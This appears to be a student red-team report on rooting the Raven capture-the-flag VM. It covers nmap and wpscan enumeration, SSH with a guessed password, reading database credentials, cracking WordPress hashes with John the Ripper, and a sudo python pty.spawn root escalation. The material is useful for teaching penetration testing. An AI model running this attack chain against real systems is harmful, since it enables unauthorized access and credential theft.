

Red Team: Summary of Operations

Table of Contents


- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Command: \$ nmap -sV 192.168.1.110

Output Screenshot:



```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-04 11:20 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00088s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 11.84 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:

Target 1

Port 22/TCP Open SSH

Port 80/TCP Open HTTP

Port 111/TCP Open rpcbind

Port 139/TCP Open netbios-ssn

Port 445/TCP Open netbios-ssn

Critical Vulnerabilities

The following vulnerabilities were identified on each target:

Target 1

User Enumeration (WordPress site)

Weak User Password

Unsalted User Password Hash (WordPress database)

Misconfiguration of User Privileges/Privilege Escalation

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

Target 1

Flag1: b9bbcb33ellb80be759c4e844862482d

Exploit Used:

wpscan to enumerate users of the Target 1 WordPress site

Command:

```
$ wpscan --url http://192.168.1.110 --enumerate u
```

Targeting user Michael

Small manual Brute Force attack to guess/finds Michael's password

User password was weak and obvious

Password: michael

Capturing Flag 1: SSH in as Michael traversing through directories and files.

Flag 1 found in var/www/html folder at root in service.html in a HTML comment below the footer.

Commands:

```
ssh michael@192.168.1.110
```

```
pw: michael
```


```
cd ../
```

```
cd ../
```

```
cd var/www/html
```

```
ls -l
```

```
nano service.html
```



Flag2: fc3fd58dcdad9ab23faca6e9a3e581c

Exploit Used:

Same exploit used to gain Flag 1.

Capturing Flag 2: While SSH in as user Michael Flag 2 was also found.

Once again traversing through directories and files as before Flag 2 was found in /var/www next to the html folder that held Flag 1.

Commands:

```
ssh michael@192.168.1.110
```

```
pw: michael
```


```
cd ../
```

```
cd ../
```

```
cd var/www
```

```
ls -l
```

```
cat flag2.txt
```



Flag3: `afc01ab56b50591e7dccf93122770cd2`

Exploit Used: Same exploits used to gain Flag 1 and 2.

Capturing Flag 3: Accessing MySQL database.

Once having found wp-config.php and gaining access to the database credentials as Michael, MySQL was used to explore the database.

Flag 3 was found in the wp_posts table in the wordpress database.

Commands:

`mysql -u root -p'R@v3nSecurity' -h 127.0.0.1`

show databases;
 use wordpress;
 show tables;
 select * from wp_posts;

```

Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
michael@target1: /var/... Shell No. 1

michael@target1: /var/www/html/wordpress

File Actions Edit View Help

root@kali:~# cd
root@kali:~# cd ~/Desktop
bash: cd: ~/Desktop: No such file or directory
root@kali:~# john wp_hashes.txt
Created dir: /root/.john
2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
0 | http://raven.local/wordpress/?p=4 |
0 | post | 0 |
5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715d
ea6c055b9fe3337544932f2941ce}
No such file or directory
root@kali:~/Desktop#

sed | closed | flag4 | 4-revision-v1 | inherit | clo
2018-08-12 23:31:59 | 2018-08-12 23:31:59 |
4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/
0 | revision | 0 |
7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc0
1ab56b50591e7dccf93122770cd2}
  
```

Flag4: 715dea6c055b9fe3337544932f2941ce

Exploit Used: Unsalted password hash and the use of privilege escalation with Python.

Capturing Flag 4: Retrieve user credentials from database, crack password hash with John the Ripper and use Python to gain root privileges.

Once having gained access to the database credentials as Michael from the wp-config.php file, lifting username and password hashes using MySQL was next.

These user credentials are stored in the wp_users table of the wordpress database. The usernames and password hashes were copied/saved to the Kali machine in a file called wp_hashes.txt.

Commands:


```
mysql -u root -p'R@v3nSecurity' -h 127.0.0.1
```

```
show databases;
```

```
use wordpress;
```

```
show tables;
```

```
select * from wp_users;
```



The screenshot shows a terminal window titled "Kali on ML-REFVM-684427 - Virtual Machine Connection". The terminal is running a MySQL command prompt. The user has entered the command `mysql> select * from wp_users;` and the output shows 5 rows in set (0.00 sec). The output is a table with columns: ID, user_login, user_pass, ion_key, user_status, display_name, user_nicename, and user_email. The first two rows are highlighted in yellow. The first row is for user ID 1, username 'michael', and email 'michael@raven.org'. The second row is for user ID 2, username 'steven', and email 'steven@raven.org'.

ID	user_login	user_pass	ion_key	user_status	display_name	user_nicename	user_email
1	michael	\$P\$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	0	0	michael	michael	michael@raven.org
2	steven	\$P\$Bk3VD9jsxx/loJoaNsURgHiaB23j7W/	0	0	Steven Seagull	steven	steven@raven.org

On the Kali local machine the wp_hashes.txt was run against John the Ripper to crack the hashes.

Command: john wp_hashes.txt

```
root@Kali:~/Desktop# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:00:20 3/3 0g/s 7961p/s 15836c/s 15836C/s ambel..111193
pink84 (steven)
```

Once Steven's password hash was cracked, the next thing to do was SSH as Steven. Then as Steven checking for privilege and escalating to root with Python

Commands:

ssh steven@192.168.1.110

pw: pink84

sudo -l

sudo python -c 'import pty;pty.spawn("/bin/bash")'

cd /root

ls

cat flag4.txt


```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("bin/bash")'
root@target1:/# ls
bin    etc      lib      media   proc    sbin    tmp      var
boot  home     lib64    mnt     root    srv     usr      vmlinuz
dev    initrd.img lost+found opt     run     sys     vagrant
root@target1:/#
root@target1:/# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag.txt
cat: flag.txt: No such file or directory
root@target1:~# cat flag4.txt
-----
|  __ \
| |_/ /_ _ _ _ _ _ _ _
| // _` \ \ / / _ \ ' _ \
| | \ \ ( ) | \ \ / / _ / | | |
\_| \ \ \_,_| \ / \_\_|_|_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:
```